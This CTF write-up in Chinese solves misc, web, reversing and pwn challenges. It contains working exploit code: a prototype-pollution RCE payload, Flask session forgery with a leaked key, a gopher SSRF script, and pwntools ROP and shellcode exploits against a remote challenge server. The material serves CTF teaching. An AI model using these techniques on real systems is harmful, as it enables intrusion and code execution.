


我也很异或呢

看见题目名就可以知道这题和异或有关系，大概有两种方法，一种是github上的工具xortool一把梭



另一种则是仔细观察，可以发现文件hex里有许多类似于0xGame的文本




猜测和尝试之后也可以试出密码是0xGame，再写脚本进行整体异或

```
import struct
f=open('flag','rb').read()
a=[0]*len(f)
key='0xGame'
for i in range(len(f)):
    a[i]=(f[i]^ord(key[i%len(key)]))
with open('fflag', 'wb')as fp:
    for x in a:
        b = struct.pack('B', x)
        fp.write(b)
```

两种方法都可以得到正确结果（但是xortool大多数情况下不是很好用

发现得到的结果是一个压缩包，然后就可以提取出文件flagishere.Q，搜索一下后缀为.Q的文件就可以知道这是按键精灵的脚本文件，下个按键精灵再运行脚本即可（好像有点语法问题



web

dont_pollute_me

[原型链污染]

/gotit处会进行merge操作，/time处会调用bash执行time中的命令;先在/goti执行原型链污染，再访问/time即可rce

```
{"__proto__":{"cmd":your_cmd}}
```

没回显可以反弹shell，`find / -name flag`找到flag在/usr/local/share/doc/node/flag里

fake_session

[flask session伪造]

请求头里的session可以拿去用flask-session-cookie-manager解密，解密结果为

```
{'id': 'flag in /admin', 'user': 'nobody'}
```

根据提示访问/admin需要admin身份;利用Calculator仍然可以ssti使用`{{config}}`读flask的config,读出来secre_key为`4hf3j8sgh(rt&%^jf*dw`

然后就可以用flask-session-cookie-manager伪造session，访问/admin即可得flag

```
{'id': 0, 'user': 'admin'}
```

ssrf_me

ssrf的利用
访问/evil.php显示Allow local only，使用`0`或者对127进行十六进制编码等即可绕过对host的检查，`url=http://0/evil.php`即可读evil.php源码;
c传参可执行eval,但函数内不能有参数；可以构造php的无参rce;需要post传参我们可以用gopher协议访问/evil.php即可,poc:

```
import urllib.parse
payload = """POST /evil.php?test=system('cat /flag'); HTTP/1.1
Host: 0
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 41

c=eval(end(current(get_defined_vars())));
"""

tmp = urllib.parse.quote(payload)
new = tmp.replace('%0A','%0D%0A')
result = 'gopher://0:80/'+'_'+new
result = urllib.parse.quote(result)
print(result)
```

think_about_php

源码中，在app/controller/page.php的evil方法可以执行eval，我们访问`/public/index.php/page/evil`即可访问evil方法;

```
f=echo `cat /flag`;
```

得flag

Re

re1

程序的本体就是一个解方程 我们直接调用python 的 z3 库来解方程即可。

```
from z3 import *

enc = [0x00001F42DAE73622, 0x0000C62A244D385E, 0x0000093859C830AA,
0x000049CCE09D7B22, 0x0000E896324CBC7C, 0xFFFF74C70500B432, 0x00003F15C47B1BA7,
0xFFFF39A40220AA20, 0x0000538009F47F6A, 0x00002DCD82B4A8D7, 0xFFFFC90F296B929B,
0x00008F2B961DA1C9]
```

```
flag = [BitVec("_x%d" % i, 32) for i in range(12)]

res = [0] * 12

s = Solver()

res[0] = 0x2022 - 0x175e * flag[0]- 0x9d08 * flag[1]- 0x8e48 * flag[2]+ 0x4914 *
flag[3]+ 0xc17a * flag[4]- 0xd87d * flag[5]- 0x1d61 * flag[6]+ 0x0fe4 * flag[7]+
0xbe60 * flag[8]+ 0x6af0 * flag[9]- 0xe701 * flag[10]+ 0x4784 * flag[11]
res[1] = 0x2022 + 0x9a8b * flag[0]+ 0xe580 * flag[1]- 0xede5 * flag[2]- 0x212a *
flag[3]+ 0x26be * flag[4]+ 0x3c3b * flag[5]- 0x311c * flag[6]+ 0xf6b1 * flag[7]-
0xc7ef * flag[8]+ 0xca68 * flag[9]- 0x747d * flag[10]+ 0xc04c * flag[11]
res[2] = 0x2022 + 0x3933 * flag[0]- 0x7c2b * flag[1]- 0xc8d9 * flag[2]+ 0x12df *
flag[3]- 0x1acc * flag[4]+ 0xa648 * flag[5]+ 0xfec2 * flag[6]- 0x2825 * flag[7]-
0xec64 * flag[8]+ 0x616d * flag[9]- 0x0632 * flag[10]- 0x9cc5 * flag[11]
res[3] = 0x2022 + 0x1c0b * flag[0]- 0x3b21 * flag[1]- 0xbb1f * flag[2]+ 0x88b3 *
flag[3]+ 0xf675 * flag[4]- 0x7ba9 * flag[5]+ 0x02b8 * flag[6]- 0x1c8f * flag[7]+
0xcbe9 * flag[8]+ 0x317c * flag[9]+ 0x19a3 * flag[10]+ 0x42a5 * flag[11]
res[4] = 0x2022 + 0xd683 * flag[0]+ 0x6b15 * flag[1]+ 0xeb97 * flag[2]+ 0x8382 *
flag[3]- 0x6fae * flag[4]- 0xd2c1 * flag[5]- 0xc093 * flag[6]+ 0x5f09 * flag[7]+
0xe038 * flag[8]+ 0x9cab * flag[9]+ 0x603e * flag[10]+ 0x9bf6 * flag[11]
res[5] = 0x2022 + 0x10a3 * flag[0]- 0x7b5f * flag[1]- 0x0950 * flag[2]- 0xe772 *
flag[3]- 0x8e68 * flag[4]+ 0x63d8 * flag[5]- 0x780d * flag[6]+ 0x2dfa * flag[7]-
0x99ff * flag[8]- 0x29ba * flag[9]- 0x42e3 * flag[10]- 0xddaf * flag[11]
res[6] = 0x2022 - 0x1954 * flag[0]+ 0x6c6c * flag[1]- 0xd91e * flag[2]- 0x688c *
flag[3]+ 0xe9a8 * flag[4]+ 0x9db2 * flag[5]+ 0x61a3 * flag[6]+ 0x4624 * flag[7]+
0xbefd * flag[8]- 0x7d56 * flag[9]- 0x1c83 * flag[10]+ 0x7e02 * flag[11]
res[7] = 0x2022 - 0xded4 * flag[0]- 0x1505 * flag[1]+ 0x5340 * flag[2]- 0x3501 *
flag[3]+ 0x1645 * flag[4]- 0xd5dd * flag[5]- 0xaaa2 * flag[6]+ 0x13c3 * flag[7]+
0x982c * flag[8]- 0xce6c * flag[9]+ 0x523f * flag[10]- 0x1cc3 * flag[11]
res[8] = 0x2022 - 0xef3f * flag[0]- 0xbe08 * flag[1]+ 0xdad9 * flag[2]+ 0x1466 *
flag[3]- 0x2fe7 * flag[4]+ 0x1b40 * flag[5]+ 0xf290 * flag[6]+ 0xfc98 * flag[7]-
0xabf0 * flag[8]+ 0xa32a * flag[9]+ 0x3c31 * flag[10]- 0x1a70 * flag[11]
res[9] = 0x2022 + 0xb186 * flag[0]+ 0xf7a8 * flag[1]- 0x01f4 * flag[2]- 0xb5e5 *
flag[3]- 0x91e8 * flag[4]+ 0x4b69 * flag[5]+ 0x228e * flag[6]+ 0x3e1b * flag[7]-
0xa204 * flag[8]- 0x2c17 * flag[9]- 0x3ead * flag[10]+ 0x358f * flag[11]
res[10] = 0x2022 - 0xe18f * flag[0]- 0x7da2 * flag[1]+ 0xddc3 * flag[2]+ 0x1a2d
* flag[3]+ 0x9539 * flag[4]+ 0x5393 * flag[5]- 0x0bea * flag[6]- 0xde4d *
flag[7]+ 0x1ecc * flag[8]+ 0x8259 * flag[9]+ 0x95a0 * flag[10]- 0xa409 *
flag[11]
res[11] = 0x2022 + 0xbdc3 * flag[0]- 0xc63e * flag[1]+ 0x3257 * flag[2]+ 0x2dd0
* flag[3]- 0x9e70 * flag[4]+ 0xbbc7 * flag[5]- 0x2ff9 * flag[6]+ 0xbab7 *
flag[7]+ 0xbf7b * flag[8]- 0x3041 * flag[9]- 0x96d3 * flag[10]- 0x8197 *
flag[11]

for i in range(0, 12):
    s.add(res[i] == enc[i])
s.add(flag[11] == 0)

s_flag = b""

if s.check() == sat:
    out = s.model()
    for i in range(0, 12):
        s_flag += out[flag[i]].as_long().to_bytes(4, byteorder='little')
    print(s_flag)
else:
    print("Wrong")
```

```
# b'flag{1853dd27-8720-48c8-a725-1fe52b8b25e7}\x00\x00\x00\x00\x00\x00'
```

re2

upx 脱壳， 然后就是 tea 加密算法，网上找个脚本直接解密即可。

upx 可以在这里找到 https://github.com/upx/upx

```
#include <stdint.h>
#include <stdio.h>

/* take 64 bits of data in v[0] and v[1] and 128 bits of key[0] - key[3] */

void encipher(unsigned int num_rounds, uint32_t v[2], uint32_t const key[4]) {
    unsigned int i;
    uint32_t v0=v[0], v1=v[1], sum=0, delta=0x9E3779B9;
    uint32_t num[100];
    for (int t = 0; t < 2 * num_rounds; t += 2)
    {
        num[t] = sum + key[sum & 3];
        sum += delta;
        num[t + 1] = sum + key[(sum>>11) & 3];
    }
    for (i=0; i < num_rounds; i++) {
        v0 += (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (num[2 * i]);
        v1 += (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (num[2 * i + 1]);
    }
    v[0]=v0; v[1]=v1;
}

void decipher(unsigned int num_rounds, uint32_t v[2], uint32_t const key[4]) {
    unsigned int i;
    uint32_t v0=v[0], v1=v[1], delta=0x9E3779B9, sum=delta*num_rounds;
    uint32_t num[100];
    for (int t = 0; t < 2 * num_rounds; t += 2)
    {
        num[t] = sum + key[(sum>>11) & 3];
        sum -= delta;
        num[t + 1] = sum + key[sum & 3];
    }
    for (i=0; i < num_rounds; i++) {
        v1 -= (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (num[2 * i]);
        v0 -= (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (num[2 * i + 1]);
    }
    v[0]=v0; v[1]=v1;
}

uint32_t enc[] =
{13473614,2548965133,1615017528,1388039615,1980322642,3526670554,3046759222,4277
028290,0};


int main()
{
    uint32_t key[4] = {0x01234567, 0x89ABCDEF, 0xFEDCBA98 ,0x76543210};
    for(int i=0; i < 8; i += 2)
```

```
    {
        decipher(48, enc + i,(uint32_t *)key);
    }
    printf("%s",enc);
    return 0;
}

//
13473614,2548965133,1615017528,1388039615,1980322642,3526670554,3046759222,42770
28290
// flag{could_you_decrypt_the_xtea}
```

re3

去除花指令脚本

```
start = 0x401000
end = 0x401908
print("-----------------")
print(ida_bytes.get_bytes(0x4018af, 12))
for addr in range(start, end):
    con = ida_bytes.get_bytes(addr, 7)
    if con == b"\x31\xc0\x74\x03\x75\x01\xe8":
        print(hex(addr))
        ida_bytes.patch_bytes(addr, b'\x90' * 7)
    con = ida_bytes.get_bytes(addr, 6)
    if con == b"\x74\x04\x75\x02\xe8\xe8":
        print(hex(addr))
        ida_bytes.patch_bytes(addr, b'\x90' * 6)
    con = ida_bytes.get_bytes(addr, 12)
    if con == b'\xe8\x01\x00\x00\x00\x83\x83\x04$\x04\xc3\xf3':
        print(hex(addr))
        ida_bytes.patch_bytes(addr, b'\x90' * 12)
```

然后可以很容易发现是 rc4

```
#include <stdio.h>
#include <string.h>


void rc4_init(unsigned char *s, unsigned char *key, unsigned long Len) //初始化函
数
{
    int i =0, j = 0;
    char k[256] = {0};
    unsigned char tmp = 0;
    for (i=0;i<256;i++) {
        s[i] = i;
        k[i] = key[i%Len];
    }
    for (i=0; i<256; i++) {
        j=(j+s[i]+k[i])%256;
        tmp = s[i];
```

```
        s[i] = s[j]; //交换s[i]和s[j]
        s[j] = tmp;
    }
}

void rc4_crypt(unsigned char*s, unsigned char*Data, unsigned long Len)
{
    int i = 0, j = 0, t = 0;
    unsigned long k = 0;
    unsigned char tmp;
    for (k = 0; k<Len; k++)
    {
        i = (i + 1) % 256;
        j = (j + s[i]) % 256;
        tmp = s[i];
        s[i] = s[j];//交换s[x]和s[y]
        s[j] = tmp;
        t = (s[i] + s[j]) % 256;
        Data[k] ^= s[t];
    }
}

char *key = {"0xGame2022"};
char s_box[260];
unsigned char enc[50] = {0xDD, 0x84, 0x73, 0x53, 0xEC, 0x7C, 0x5C, 0xD4, 0xE6,
0x5E, 0xE2, 0x43, 0x5F, 0x39, 0xE3, 0x6E,
    0x5E, 0x8E, 0x11, 0x97, 0xFC, 0x24, 0x49, 0x60, 0x77, 0x29, 0x10, 0xDA,
0x23, 0x4D, 0x3D, 0x38,
    0x0A, 0x76, 0xB6, 0x08, 0xC0, 0x38, 0x91, 0x28, 0x43, 0x91, 0};
int main()
{
    int length;
    length = strlen(key);
    rc4_init((unsigned char *)s_box, (unsigned char *)key,length);
    length = strlen((char *)enc);
    rc4_crypt((unsigned char *)s_box, (unsigned char *)enc, length);
    printf("%s",enc);
    return 0;
}

// flag{bc3ed83b-ffe3-4122-8fbe-651b1a591da7}
```

pwn

pwn1

```
from pwn import*
context(os='linux', arch='amd64', log_level='debug')

s = remote('49.233.15.226',8001)
elf = ELF('./pwn1')
libc = ELF('./libc-2.31.so')

puts_got = elf.got['puts']
puts_plt = elf.plt['puts']
main = 0x401303
```

```
flag_addr = 0x404048
bss_addr = 0x404088

pop_rdi_ret = 0x00000000004013b3
ret = 0x000000000040101a

payload = b'a'*0x20 + b'b'*0x8 + p64(pop_rdi_ret) + p64(puts_got) +
p64(puts_plt) + p64(main)

s.sendlineafter(b'have a try\n', payload)

libc_base = u64(s.recv(6).ljust(8,b'\x00')) - 0x84420
success('libc_base=>' + hex(libc_base))

syscall_ret = libc_base + 0x00000000000630a9
pop_rax_ret = libc_base + 0x0000000000036174
pop_rsi_ret = libc_base + 0x000000000002601f
pop_rdx_ret = libc_base + 0x0000000000142c92

# read 0
# write 1
# open 2

payload = b'a'*0x20 + b'b'*0x8
payload+= p64(pop_rdi_ret) + p64(flag_addr) + p64(pop_rsi_ret) + p64(0) +
p64(pop_rdx_ret) + p64(0) + p64(pop_rax_ret) + p64(2) + p64(syscall_ret)
payload+= p64(pop_rdi_ret) + p64(3) + p64(pop_rsi_ret) + p64(bss_addr) +
p64(pop_rdx_ret) + p64(0x20) + p64(pop_rax_ret) + p64(0) + p64(syscall_ret)
payload+= p64(pop_rdi_ret) + p64(1) + p64(pop_rsi_ret) + p64(bss_addr) +
p64(pop_rdx_ret) + p64(0x20) + p64(pop_rax_ret) + p64(1) + p64(syscall_ret)


s.sendafter(b'have a try\n', payload)
s.interactive()
```

pwn2

```
from pwn import*
context(os='linux', arch='amd64', log_level='debug')

s = remote('49.233.15.226',8002)
elf = ELF('./pwn2')
libc = ELF('./libc-2.31.so')

puts_got = elf.got['puts']
puts_plt = elf.plt['puts']

main = 0x401303
bss_addr = 0x404088

pop_rdi_ret = 0x00000000004013b3
ret = 0x000000000040101a

payload = b'a'*0x20 + b'b'*0x8 + p64(pop_rdi_ret) + p64(puts_got) +
p64(puts_plt) + p64(main)
```

```
s.sendlineafter(b'try to find difference\n', payload)

libc_base = u64(s.recv(6).ljust(8,b'\x00')) - 0x84420
success('libc_base=>' + hex(libc_base))

syscall_ret = libc_base + 0x00000000000630a9
pop_rax_ret = libc_base + 0x0000000000036174
pop_rsi_ret = libc_base + 0x000000000002601f
pop_rdx_ret = libc_base + 0x0000000000142c92
jmp_rsi = 0x000000000010d5dd;

payload = b'a'*0x20 + b'b'*0x8
payload+= p64(pop_rdi_ret) + p64(0) + p64(pop_rsi_ret) + p64(bss_addr) +
p64(pop_rdx_ret) + p64(0x100) + p64(pop_rax_ret) + p64(0) + p64(syscall_ret) +
p64(main)

s.sendlineafter(b'try to find difference\n', payload)

shellcode = asm('''
    mov rdi, 0x67616c662f2e
    push rdi
    mov rdi, rsp
    xor rsi, rsi
    xor rdx, rdx
    mov rax, 2
    syscall
    mov rdi, 3
    mov rsi, rsp
    mov rdx, 32
    xor rax, rax
    syscall
    mov rdi, 1
    mov rsi, rsp
    mov rdx, 32
    push 1
    pop rax
    syscall
''')

sleep(1)
s.send(shellcode)

payload = b'a'*0x20 + b'b'*0x8
payload+= p64(pop_rdi_ret) + p64(bss_addr & 0xfff000) + p64(pop_rsi_ret) +
p64(0x1000) + p64(pop_rdx_ret) + p64(7) + p64(pop_rax_ret) + p64(0xa) +
p64(syscall_ret) + p64(bss_addr)


s.sendafter(b'try to find difference\n', payload)
s.interactive()
```

pwn3

```
from pwn import*
context.arch = 'amd64'
context.log_level = 'debug'

s = remote('49.233.15.226',8003)
libc = ELF('./libc-2.31.so')
elf = ELF('./pwn3')

puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
main = 0x4011FF
mmap_addr = 0x405000

pop_rdi_ret = 0x00000000004012f3
leave_ret = 0x0000000000401289
ret = 0x000000000040101a


payload = p64(pop_rdi_ret) + p64(puts_got) + p64(puts_plt) + p64(main)

s.sendlineafter(b"what's your name\n", payload)

payload = b'a'*0x60 + p64(mmap_addr-0x8) + p64(leave_ret)


s.sendafter(b"do you know stack pivoting?\n", payload)

libc_base = u64(s.recv(6).ljust(8,b'\x00')) - libc.sym['puts']
success('libc_base=>' + hex(libc_base))

system_addr = libc_base + libc.sym['system']
binsh_addr = libc_base + libc.search(b'/bin/sh').__next__()

payload = b'a'*0x30 + p64(pop_rdi_ret) + p64(binsh_addr) + p64(system_addr)

s.sendlineafter(b"what's your name\n", payload)

payload = b'a'*0x60 + p64(mmap_addr+0x30-0x8) + p64(leave_ret)

s.sendafter(b"do you know stack pivoting?\n", payload)
s.interactive()
```

pwn4

```
from pwn import*
context.arch = 'amd64'
context.log_level = 'debug'

s = remote('49.233.15.226',8004)
libc = ELF('./libc-2.31.so')
elf = ELF('./pwn4')
```

```
bss_addr = elf.bss()
puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
main_addr = elf.sym['main']

main_read = 0x4011FD

pop_rdi_ret = 0x0000000000401283
leave_ret = 0x000000000040121d
ret = 0x000000000040101a

payload = b'a'*0x50 + p64(bss_addr+0x200) + p64(main_read)

s.sendafter(b'do you know stack pivoting?\n', payload)

payload = p64(pop_rdi_ret) + p64(puts_got) + p64(puts_plt) + p64(main_addr)
payload+= b'a'*0x30
payload+= p64(bss_addr+0x200-0x50-0x8)
payload+= p64(leave_ret)

s.send(payload)

libc_base = u64(s.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00')) - libc.sym['puts']
success('libc_base=>' + hex(libc_base))

binsh = libc_base + libc.search(b'/bin/sh').__next__()

payload = b'a'*0x50 + p64(bss_addr+0x800) + p64(main_read)
s.sendafter(b'do you know stack pivoting?\n', payload)

payload = p64(pop_rdi_ret) + p64(binsh)
payload+= p64(libc_base + libc.sym['system'])
payload = payload.ljust(0x50,b'\x00')
payload+= p64(bss_addr+0x800-0x50-0x8) + p64(leave_ret)

s.send(payload)

s.interactive()
```

whitegive_1

From 0xdeadc0de

```
from pwn import *
p=remote('49.233.15.226',8005)
print(p.recvuntil(": "))
libcBaseAddress = int(p.recvuntil("\n",True),16) - 0x84420
environAddress = libcBaseAddress + 0x1EF600
print(p.recv())
p.send(p64(environAddress))
stackAddress = int.from_bytes(p.recvuntil("Please",True),"little")
print(p.recv())
stackStringAddress = stackAddress - 0x168
p.send(p64(stackStringAddress))
print(p.recv())
print(p.recv())
stackBaseAddress = stackAddress - 0xE0
```

```
p.send(p64(stackBaseAddress))
baseAddress = int.from_bytes(p.recvuntil("Please",True),"little")-0x13DF
print(p.recv())
baseStringAddress = baseAddress + 0x4080
p.send(p64(baseStringAddress))
print(p.recv())
```

whitegive_2

From 0xdeadc0de

```
from pwn import *
p=remote('49.233.15.226',8006)
print(p.recvline())
p.send(b"%15$p")
print(p.recvuntil(" "))
libcBaseAddress = int(p.recvuntil("Now",True),16) - 0x24083
openAddress = libcBaseAddress + 0x10DCE0
readAddress = libcBaseAddress + 0x10DFC0
writeAddress = libcBaseAddress + 0x10E060
gadgetAddress = libcBaseAddress + 0x15f8c5
payload=p64(0x404530)+p64(0x401341)
p.send(b'a'*48+payload)
payload=p64(0x404528)+p64(gadgetAddress)+p64(0x404530)+p64(0x400)+p64(0)+p64(0x40134A)+p64(0x404500)+p64(0x401368)
p.send(payload)
sleep(1)
payload=p64(0x4013d3)+p64(0x0)+p64(0x4013d1)+p64(0x404300)+p64(0)+p64(gadgetAddress)+p64(0)+p64(0x100)+p64(0)+p64(readAddress)
payload+=p64(0x4013d3)+p64(0x404300)+p64(0x4013d1)+p64(0x0)+p64(0)+p64(gadgetAddress)+p64(0)+p64(0x0)+p64(0)+p64(openAddress)
payload+=p64(0x4013d3)+p64(0x3)+p64(0x4013d1)+p64(0x404300)+p64(0)+p64(gadgetAddress)+p64(0)+p64(0x100)+p64(0)+p64(readAddress)
payload+=p64(0x4013d3)+p64(0x1)+p64(0x4013d1)+p64(0x404300)+p64(0)+p64(gadgetAddress)+p64(0)+p64(0x100)+p64(0)+p64(writeAddress)
p.send(payload)
sleep(1)
p.send("./flag")
sleep(1)
print(p.recv())
print(p.recv())
```

whitegive_3

From 0xdeadc0de

```
from pwn import *
p=remote('49.233.15.226',8007)
print(p.recvline())
payload =
p64(0x4012AA)+p64(0)+p64(1)+p64(0)+p64(0x404020)+p64(0x1)+p64(0x404028)+p64(0x40
1290)
payload +=
p64(0)+p64(0)+p64(1)+p64(0)+p64(0x404100)+p64(0x900)+p64(0x404028)+p64(0x401290)
payload +=
p64(0)+p64(0)+p64(1)+p64(0x404100)+p64(0)+p64(0)+p64(0x404020)+p64(0x401290)
p.send(b"a"*32+p64(0)+payload)
sleep(1)
p.send(b'\x15')
sleep(1)
p.send(b'/bin/sh\x00'+b'a'*0x33)
p.sendline("exec 1>&0")
p.interactive()
```

whitegive_1_plus

From 0xdeadc0de

```
from pwn import *
p=remote('49.233.15.226',8008)
sleep(1)
print(p.recvuntil(": "))
libcBaseAddress = int(p.recvuntil("\n",True),16)-0x84420
aheapAddress = libcBaseAddress + 0x1EC2C9
print(p.recv())
p.send(p64(aheapAddress))
heapAddress = int.from_bytes(b'\x00'+p.recvuntil("Please",True),"little")
print(p.recv())
heapStringAddress = heapAddress + 0x480
p.send(p64(heapStringAddress))
print(p.recv())
```